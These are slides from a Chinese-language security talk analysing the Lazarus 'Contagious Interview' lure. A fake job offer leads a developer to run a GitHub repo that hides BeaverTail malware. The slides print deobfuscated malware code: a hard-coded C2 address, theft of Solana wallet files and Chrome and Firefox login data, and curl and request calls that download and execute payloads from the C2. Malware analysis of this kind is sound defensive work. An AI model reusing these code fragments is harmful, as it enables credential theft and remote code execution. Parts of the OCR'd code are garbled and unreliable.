



在github clone上的repo 程式碼混淆得太過令人困擾

酷酷ㄉ副標題

貝坦betan

這是我ㄉ相關資訊

1, 26, 2025



whoami

- 常用 ID: 貝坦 betan
- 窩很菜



Outline

- The beginning of story
- Breakdown of a Malware Attack
 - Introduce
 - BeaverTail
 - InvisibleFerret
- Conclusion
- Q & A



The beginning of story

\Team T5/ \2025 T5 camp/

TeamT5 Security Camp

- 2024/10/21至 2024/11/22: 開放索取筆試題目
- 2024/11/24(日): 題目作答繳交截止日
- 2024/11/27(三): 題目延長23:59
- 2024/12/06(五): 錄取通知寄出
- 2024/12/20(五): 備取通知寄出



TeamT5 Security Camp

- 類別一：惡意程式分析
- 類別二：漏洞研究
- 類別三：???
- 2024 - 遊戲外掛實作
- 2025 - Banking Trojan




TeamT5 Security Camp

- 追蹤威脅情資的攻擊脈絡：從樣本分析到追查惡意攻擊族群
- 資安事件調查起手式：在受害環境中查找蛛絲馬跡
- 與系統底層一日邂逅：從程式逆向到撰寫外掛
- 漏洞挖掘的深入體驗：漏洞研究員的樸實無華與快樂
- 快樂專題製作



Breakdown of a Malware Attack

Break down, break down




Introduce

- Lazarus
 - APT 38
 - North Korea
 - steal money
 - spy attack



Introduce

- Contagious Interview



Introduce

- Contagious Interview



LinkedIn Member  • 11:17 AM

Hi, Aditya

This is Javier, CTO at AgencyHill99.

There is a vacancy for a JavaScript and TypeScript(React or Node.js) Developer and the salary is \$40-\$45 a hour.

Let me know if you're interested in this position.

Thanks

Javier

<https://sohay666.github.io/article/en/reversing-scam-interview-base-on-js-project.html>

Introduce

- Contagious Interview

Good, I'm available at that time.

Then I'll wait for you in the link below at that time.

<https://meet.google.com/bmm-cnvd-qhy>




Meet
meet.google.com

Thanks.

<https://sohay666.github.io/article/en/reversing-scam-interview-base-on-js-project.html>

Introduce


- Contagious Interview



<https://sohay666.github.io/article/en/reversing-scam-interview-base-on-js-project.html>

Introduce

- Contagious Interview



The screenshot shows a GitHub repository for user 'blackbear901'. The repository has 03b8165 commit, 2 weeks ago, and 2 commits. The file list includes:

File	Commit	Time
public	create project	2 months ago
server	create project	2 months ago
src	create project	2 months ago
.gitignore	create project	2 months ago
Readme.md	Update Readme.md	2 weeks ago
package.json	create project	2 months ago
yarn.lock	create project	2 months ago

The README section is titled 'Installation Guide' and shows the Node version is 16.20.2. It includes a code block with the commands:

```
npm install
npm start
```

The 'Problem' section states:

First of all, set the node version
We will review not only your code optimization but also your coding style and coding speed.
Find the AI monkey part in your React component.
And you should optimize the code in the component.
You don't need to optimize all the functions. It's enough for some special functions.

The right sidebar shows repository statistics:

- Releases: No releases published
- Packages: No packages published
- Languages: JavaScript 76.7%, SCSS 22.5%, Other 0.8%

<https://sohay666.github.io/article/en/reversing-scam-interview-base-on-js-project.html>

Introduce

- After you clone and run it...



Introduce

- After you clone and run it...



Introduce

- After you clone and run it...



Introduce

- After you clone and run it...





What happened?

Stage 1 - BeaverTail

Stage 1 - BeaverTail

- Looks normal ...?

index.js

```
1 // Internet Explorer 11 requires polyfills and partially supported by this project.
2 // import 'react-app-polyfill/ie11';
3 // import 'react-app-polyfill/stable';
4 import './i18n';
5 import '@rainbow-me/rainbowkit/styles.css';
6 import './styles/app-base.css';
7 import './styles/app-components.css';
8 import './styles/app-utilities.css';
9 import { createRoot } from 'react-dom/client';
10 import { Buffer } from "buffer";
11 import App from './app/App';
12 import * as serviceWorker from './serviceWorker';
13 import reportWebVitals from './reportWebVitals';
14
15 window.Buffer = Buffer;
16
17 const container = document.getElementById('root');
18 const root = createRoot(container);
19 root.render(<App />);
20
21 reportWebVitals();
22
23 // If you want your app to work offline and load faster, you can change
24 // unregister() to register() below. Note this comes with some pitfalls.
25 // Learn more about service workers: http://bit.ly/CRA-PWA
26 serviceWorker.unregister();
27
```

Stage 1 - BeaverTail

- Looks normal ...?

package-lock.json

```
1  {
2    "name": "euron-presale-app",
3    "version": "8.1.0",
4    "lockfileVersion": 3,
5    "requires": true,
6    "packages": {
7      "": {
8        "name": "euron-presale-app",
9        "version": "8.1.0",
10       "dependencies": {
11         "@babel/plugin-proposal-private-property-in-object": "^7.21.11",
12         "@date-io/date-fns-jalali": "2.14.0",
13         "@eisberg-labs/mui-copy-field": "^4.0.2",
14         "@emotion/cache": "11.9.3",
15         "@emotion/react": "^11.9.3",
16         "@emotion/styled": "11.9.3",
17         "@fullcalendar/daygrid": "5.11.0",
18         "@fullcalendar/interaction": "5.11.0",
19         "@fullcalendar/react": "5.11.1",
20         "@fullcalendar/timegrid": "5.11.0",
21         "@hookform/resolvers": "2.9.5",
22         "@moonpay/moonpay-react": "^1.8.2",
23         "@mui/base": "5.0.0-alpha.89",
24         "@mui/icons-material": "5.8.4",
25         "@mui/joy": "^5.0.0-beta.36",
26         "@mui/lab": "5.0.0-alpha.90",
27         "@mui/material": "5.9.0",
28         "@mui/styles": "5.9.0",
29         "@mui/system": "5.9.0",
30         "@mui/utils": "5.9.0",
31         "@mui/x-data-grid": "5.13.0",
32         "@mui/x-date-pickers": "5.0.0-beta.0",
33         "@rainbow-me/rainbowkit": "^1.0.4",
```

Stage 1 - BeaverTail

- Looks normal ...?

aliases.js

```
1  /**
2   * This function generates an object containing aliases for frequently used paths in a project.
3   *
4   * The aliases are shorthand references for specific directory paths, allowing easier and cleaner imports
5   * throughout the project. This is particularly useful in larger projects where directory structures
6   * can get complex. Instead of importing files with relative paths like `../.././../app/store`,
7   * these aliases provide a simpler and more maintainable way to import modules.
8   *
9   * @param {string} [prefix='src'] - The base directory path to prepend to the aliases. Defaults to `src`.
10  * @returns {Object} An object where keys are alias names and values are their corresponding directory paths.
11  *
12  * Example:
13  * - If `prefix` is `src`, the alias `@fuse` will point to `src/@fuse`.
14  * - You can then use the alias in your imports like `import something from '@fuse/some-module';`.
15  *
16  * Export:
17  * - The function is exported via `module.exports` so it can be imported and used elsewhere,
18  *   typically in build configuration files like Webpack, Vite, or Rollup to configure path resolution.
19  */
20
21  const aliases = (prefix = `src`) => ({
22    '@fuse': `${prefix}/@fuse`,
23    '@history': `${prefix}/@history`,
24    '@lodash': `${prefix}/@lodash`,
25    '@mock-api': `${prefix}/@mock-api`,
26    'app/store': `${prefix}/app/store`,
27    'app/shared-components': `${prefix}/app/shared-components`,
28    'app/configs': `${prefix}/app/configs`,
29    'app/theme-layouts': `${prefix}/app/theme-layouts`,
30    'app/AppContext': `${prefix}/app/AppContext`,
31  });
32
33  module.exports = aliases;
```

Stage 1 - BeaverTail

- Looks normal ...?
- Wait a second ...

aliases.js




```
1  /**
2   * This function returns an object containing aliases for frequently used paths in a project.
3   *
4   * The aliases are useful for specific directory paths, allowing easier and cleaner imports
5   * throughout the project. This is particularly useful in larger projects where directory structures
6   * can be complex. The aliases are defined as relative paths like `../../app/store`,
7   * and the function provides a maintainable way to import modules.
8   *
9   * @param {string} [prefix='src'] The directory path to prepend to the aliases. Defaults to `src`.
10  * @returns {Object} An object where the keys are alias names and the values are their corresponding directory paths.
11  *
12  * Example:
13  * - If `prefix` is `src`, the alias `@fuse` will point to `src/@fuse`.
14  * - You can then use the alias in your imports, e.g., `import something from '@fuse/some-module';`.
15  *
16  * Export:
17  * - The function is exported via `module.exports` and can be imported and used elsewhere,
18  *   typically in build configuration files like Webpack or Rollup to configure path resolution.
19  */
20
21  const aliases = (prefix = `src`) => ({
22    '@fuse': `${prefix}/@fuse`,
23    '@history': `${prefix}/@history`,
24    '@lodash': `${prefix}/@lodash`,
25    '@mock-api': `${prefix}/@mock-api`,
26    'app/store': `${prefix}/app/store`,
27    'app/shared-components': `${prefix}/app/shared-components`,
28    'app/configs': `${prefix}/app/configs`,
29    'app/theme-layouts': `${prefix}/app/theme-layouts`,
30    'app/AppContext': `${prefix}/app/AppContext`,
31  });
32
33  module.exports = aliases;
```

Stage 1 - BeaverTail

- Looks normal ...?
- Wait a second ...

aliases.js



Stage 1 - BeaverTail

- Looks normal ...?
- Wait a second ...

aliases.js

```
1  * This function generates an object containing aliases for frequently used paths in a project.
2  *
3  *
4  * The aliases are shorthand references for specific directory paths, allowing easier and cleaner imports
5  * throughout the project. This is particularly useful in larger projects where directory structures
6  * can get complex. Instead of importing modules with relative paths like `../.././../app/store`,
7  * these aliases provide a simpler and more maintainable way to import modules.
8
9  * @param {string} [prefix='src'] - The base directory path for the aliases.
10 * @returns {Object} An object where keys are alias names and values are the full directory paths.
11 *
12 * Example:
13 * - If `prefix` is `src`, the alias `@fuse` will point to `src/fuse`.
14 * - You can then use the alias in your imports like `import { ... } from '@fuse'`.
15
16 1  /**
17 2  * This function
18 3  *
19 4  * The aliases
20
21 throughout the project.
22
23 can get complex.
24
25 these aliases
```




Stage 1 - BeaverTail

- Looks normal ...?
- Wait a second ...

aliases.js

```
1  * This function generates an object containing aliases for frequently used paths in a project.
2  *
3  *
4  * The aliases are shorthand references for specific directory paths, allowing easier and cleaner imports
5  * throughout the project. This is particularly useful in larger projects where directory structures
6  * can get complex. Instead of importing modules with relative paths like `../.././app/store`,
7  * these aliases provide a simpler and more maintainable way to import modules.
8
9  * @param {string} [prefix='src'] - The base directory path for the aliases.
10 * @returns {Object} An object where keys are alias names and values are the corresponding directory paths.
11 *
12 * Example:
13 * - If `prefix` is `src`, the alias `@fuse` will point to `src/fuse`.
14 * - You can then use the alias in your imports like `import { ... } from '@fuse'`.
15
16 1  /**
17 2  * This function
18 3  *
19 4  * The aliases
20
21 throughout the project.
22
23 can get complex.
24
25 these aliases
```



Stage 1 - BeaverTail

- Looks normal ...?
- Wait a second ...
- What the ...

aliases.js

[illegible]

Stage 1 - BeaverTail

- Deobfuscate
- 541 lines ...

<https://obf-io.deobfuscate.io/>

```
1  prototype.toString;
2  Object.defineProperty;
3  Object.getOwnPropertyDescriptor;
4  const a = require("fs");
5  const $ = require("os");
6  const r = a => (s1 = a.slice(1), Buffer.from(s1, "base64").toString("utf8"));
7  pt = require(r("zcGF0aA"));
8  rq = require(r("YcmVxdWVzdA"));
9  ex = require(r("aY2hpbGRfcHJvY2Vzcw"))[r("cZXh1Yw")];
10 hs = $[r("caG9zdG5hbWU")]();
11 pl = $[r("YcGxhdGZvcn0")]();
12 hd = $[r("ZaG9tZWRpcg")]();
13 td = $[r("cdG1wZGly")]();
14 tp = $[r("AdHlwZQ")]();
15 let e;
16 const l = () => {
17   var c = "";
18   var a = "";
19   var $ = "";
20   for (var e = 0; e < 10; e++) {
21     c += "OTUuMjE3LjaHR0cDovLwEyNC4yNTM=" + [e];
22     a += "OTUuMjE3LjaHR0cDovLwEyNC4yNTM=" + [10 + e];
23     $ += "OTUuMjE3LjaHR0cDovLwEyNC4yNTM=" + [20 + e];
24   }
25   c = c + $ + "";
26   return Buffer.from(a, "base64").toString("utf8") + Buffer.from(c, "base64").toString("utf8");
27 };

```

Stage 1 - BeaverTail

- use debugger to deobfuscate
 - or bash or cyberchef ...

```
21  pl = $[r("YcGxhdGZvcm0")]();
22  hd = $[r("ZaG9tZWRpY291dC8=")]();
23  td = $[r("cdG1wZG1v")]();
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

```
→ undefined
→ r("ZaG9tZWRpY291dC8=")
   'homedir'
→ hd
   'C:\\Users\\Administrator'
```

Stage 1 - BeaverTail

- use debugger to deobfuscate
 - or bash or cyberchef ...

```
PS C:\Users\Administrator> node
Welcome to Node.js v22.13.0.
Type ".help" for more information.
> prototype.toString;
Uncaught ReferenceError: prototype is not defined
> Object.defineProperty;
[Function: defineProperty]
> Object.getOwnPropertyDescriptor;
[Function: getOwnPropertyDescriptor]
> const a = require("fs");
undefined
> const $ = require("os");
undefined
> const r = a => (s1 = a.slice(1), Buffer.from(s1, "base64").toString("utf8"));
undefined
> r("zcGF0aA")
'path'
> r("YcmVxdWVzdA")
'request'
> r("aY2hpbGRfcHJvY2Vzcw")
'child_process'
> r("cZXh1Yw")
'exec'
```

```
21   pl = $[r("YcGxhdGZvcu0")]( );
22   hd = $[r("ZaG9tZWRpY2Vzcw")]( );
23   td = $[r("cdG1wZG1v")]( );
```

PROBLEMS	OUTPUT	DEBUG CONSOLE	TERMINAL
		→ undefined	
		→ r("ZaG9tZWRpY2Vzcw")	
		→ 'homedir'	
		→ hd	
		→ 'C:\\Users\\Administrator'	

Stage 1 - BeaverTail

- use debugger to deobfuscate
 - or bash or cyberchef ...

```
PS C:\Users\Administrator> node
Welcome to Node.js v22.13.0.
Type ".help" for more information.
> prototype.toString;
Uncaught ReferenceError: prototype is not defined
> Object.defineProperty;
[Function: defineProperty]
> Object.getOwnPropertyDescriptor;
[Function: getOwnPropertyDescriptor]
> const a = require("fs");
undefined
> const $ = require("os");
undefined
> const r = a => (s1 = a.slice(1), Buffer.from(s1, "base64").toString("utf8"));
undefined
> r("zcGF0aA")
'path'
> r("YcmVxdWVzdA")
'request'
> r("aY2hpbGRfcHJvY2Vzcw")
'child_process'
> r("cZXh1Yw")
'exec'
```

```
21   pl = $[r("YcGxhdGZvcu0")]( );
22   hd = $[r("ZaG9tZWRpY2Vzcw")]( );
23   td = $[r("cdG1wZG1v")]( );
```

PROBLEMS	OUTPUT	DEBUG CONSOLE	TERMINAL
		→ undefined	
		→ r("ZaG9tZWRpY2Vzcw")	
		→ 'homedir'	
		→ hd	
		→ 'C:\\Users\\Administrator'	

Stage 1 - BeaverTail


- After deobfuscation

```
1  prototype.toString;
2  Object.defineProperty;
3  Object.getOwnPropertyDescriptor;
4  const a = require("fs");
5  const $ = require("os");
6  const r = a => (s1 = a.slice(1), Buffer.from(s1, "base64").toSt
7  pt = require(r("zcGF0aA"));
8  rq = require(r("YcmVxdWVzdA"));
9  ex = require(r("aY2hpbGGRfCHJvY2Vzcw"))[r("cZXh1Yw")];
10 hs = ${r("caG9zdG5hbWU")}();
11 pl = ${r("YcGxhdGZvcn0")}();
12 hd = ${r("ZaG9tZWRpcg")}();
13 td = ${r("cdG1wZGly")}();
14 tp = ${r("AdHlwZQ")}();
15 let e;
16 const l = () => {
17   var c = "";
18   var a = "";
19   var $ = "";
20   for (var e = 0; e < 10; e++) {
21     c += "OTUuMjE3LjAHR0cDovLwEyNC4yNTM=" + [e];
22     a += "OTUuMjE3LjAHR0cDovLwEyNC4yNTM=" + [10 + e];
23     $ += "OTUuMjE3LjAHR0cDovLwEyNC4yNTM=" + [20 + e];
24   }
25   c = c + $ + "";
26   return Buffer.from(a, "base64").toString("utf8") + Buffer.frc
27 };
```

Stage 1 - BeaverTail

- After deobfuscation

```
1  prototype.toString;
2  Object.defineProperty;
3  Object.getOwnPropertyDescriptor;
4  const a = require("fs");
5  const $ = require("os");
6  const r = a => (s1 = a.slice(1), Buffer.from(s1, "base64").toString
7  pt = require(r("zcGF0aA"));
8  rq = require(r("YcmVxdWVzdA"));
9  ex = require(r("aY2hpbGRfCHJvY2Vzcw"))[r("cZXh1Yw")];
10 hs = ${r("caG9zdG5hbWU")}();
11 pl = ${r("YcGxhdGVzcm0")}();
12 hd = ${r("ZaG9tZWRpcg")}();
13 td = ${r("cdG1wZGly")}();
14 tp = ${r("AdHlwZQ")}();
15 let e;
16 const l = () => {
17   var c = "";
18   var a = "";
19   var $ = "";
20   for (var e = 0; e < 10; e++) {
21     c += "OTUuMjE3LjRhR0cDovLwEyNC4yNTM=" + [e];
22     a += "OTUuMjE3LjRhR0cDovLwEyNC4yNTM=" + [10 + e];
23     $ += "OTUuMjE3LjRhR0cDovLwEyNC4yNTM=" + [20 + e];
24   }
25   c = c + $ + "";
26   return Buffer.from(a, "base64").toString("utf8") + Buffer.frc
27 };
```



```
1  console.log(Object.prototype.toString.call([])); // "[object Array]"
2  Object.defineProperty;
3  Object.getOwnPropertyDescriptor;
4  const a = require("fs");
5  const $ = require("os");
6  const r = a => (s1 = a.slice(1), Buffer.from(s1, "base64").toString("utf8"));
7  pt = require('path');
8  rq = require('request');
9  ex = require('child_process')['exec'];
10 hs = ${['hostname']}();
11 pl = ${['platform']}();
12 hd = ${['homedir']}();
13 td = ${['tmpdir']}();
14 tp = ${['type']}();
15 let e;
16
17 // C2
18 // http://95.217.124.253
19 const l = () => {
20   var c = "";
21   var a = "";
22   var $ = "";
23   for (var e = 0; e < 10; e++) {
24     c += "OTUuMjE3LjRhR0cDovLwEyNC4yNTM=" + [e];
25     a += "OTUuMjE3LjRhR0cDovLwEyNC4yNTM=" + [10 + e];
26     $ += "OTUuMjE3LjRhR0cDovLwEyNC4yNTM=" + [20 + e];
27   }
28 }
```

Stage 1 - BeaverTail

- C2 (Command and Control Server)

```
17 // C2
18 // http://95.217.124.253
19 const l = () => {
20     var c = "";
21     var a = "";
22     var $ = "";
23     for (var e = 0; e < 10; e++) {
24         c += "OTUuMjE3LjaHR0cDovLwEyNC4yNTM=" + [e];
25         a += "OTUuMjE3LjaHR0cDovLwEyNC4yNTM=" + [10 + e];
26         $ += "OTUuMjE3LjaHR0cDovLwEyNC4yNTM=" + [20 + e];
27     }
28     c = c + $ + "";
29     return Buffer.from(a, "base64").toString("utf8") + Buffer.from(c, "base64").toString("utf8");
30 };
31
```

Stage 1 - BeaverTail

- solana id

```
105 if ($) {  
106     const t = 'solana_id.txt'  
107     r = `${hd}${'/.config/solana/id.json'}`;  
108     if (a[u](r)) {  
109         try {  
110             e.push({  
111                 [V]: a[s](r),  
112                 [w]: {  
113                     [f]: t  
114                 }  
115             });  
116         } catch (t) {}  
117     }  
118 }  
119 S(e);  
120 return e;
```

Stage 1 - BeaverTail

- browser
 - chrome

```
178 try {
179   const r = 'copyFile'
180   let e = "";
181   e = `${hd}${' /Library/Application Support/'}${'Google/Chrome'}`;
182   if (e && "" !== e && p(e)) {
183     for (let n = 0; n < 200; n++) {
184       try {
185         if (!p(`${e}/${0 === n ? b : `${G} ${n}`}/${c}`)) {
186           continue;
187         }
188         if (p(`${e}/ld_${n}`)) {
189           t.push({
190             [V]: a[`${e}/ld_${n}`],
191             [w]: {
192               [f]: `pld_${n}`
193             }
194           });
195         }
196       } catch (e) {}
197     }
198   }
199 }
```

Stage 1 - BeaverTail

- browser
 - chrome
 - firefox ...

```
178   try {
179     const r = 'copyFile'
180     let e = "";
181     e = `${hd}${' /Library/Application Support/'}`;
182     if (e && "" !== e && p(e)) {
183       for (let n = 0; n < 200; n++) {
184         try {
185           if (!p(`${e}/${0 === n ? b : `${G} ${n}`}/${c}`)) {
186             continue;
187           }
188           if (p(`${e}/ld_${n}`)) {
189             t.push({
190               [V]: a[`${e}/ld_${n}`],
191               [w]: {
192                 [f]: `pld_${n}`
193               }
194             });
195           }
196         }
197       }
198     }
199   }
```

```
361   const O = async () => {
362     let t = [];
363     const c = 'createReadStream'
364     const $ = 'key4.db'
365     const r = 'key3.db'
366     const e = 'logins.json'
367     try {
368       let l = "";
369       l = `${hd}${' /Library/Application Support/'}`;
370       if (l && "" !== l && p(l)) {
371         for (let n = 0; n < 200; n++) {
372           const s = 0 === n ? b : `${G} ${n}`;
373           try {
374             if (!p(`${l}/${s}/${e}`)) {
375               continue;
376             }
377           }
378         }
379       }
380     }
381   }
```

Stage 1 - BeaverTail

- check python

```
if (a[u](`${hd}${'\.py\python.exe'}`)) {  
  (() => {  
    const t = 1();  
    const c = '/client'  
    const $ = 'get'  
    const r = 'writeFileSync'  
    const e = '/.np1'  
    try {  
      a[P](`${hd}${e}`);  
    } catch (t) {}  
    rq[$](`${t}${c}/${"xyz2"}`, (t, c, $) => {  
      if (!t) {  
        try {  
          a[r](`${hd}${e}`, $);  
          ex(`${hd}${'\.py\python.exe'}` "${`${hd}${e}`}"`, (t, c, a) => {});  
        } catch (t) {}  
      }  
    });  
  })();  
} else {  
  at();  
}
```

Stage 1 - BeaverTail

- check python
- and if u don't have it ...

```
ex(`${curl -Lo`} "${`${td}\\${'p.zi'}}`" "${`${'http://95.217.124.253'}${'/'pdown'}`${}`}``  
if (t) {  
    tt = 0;  
    return void $t();  
}  
try {  
    tt = 51476596;  
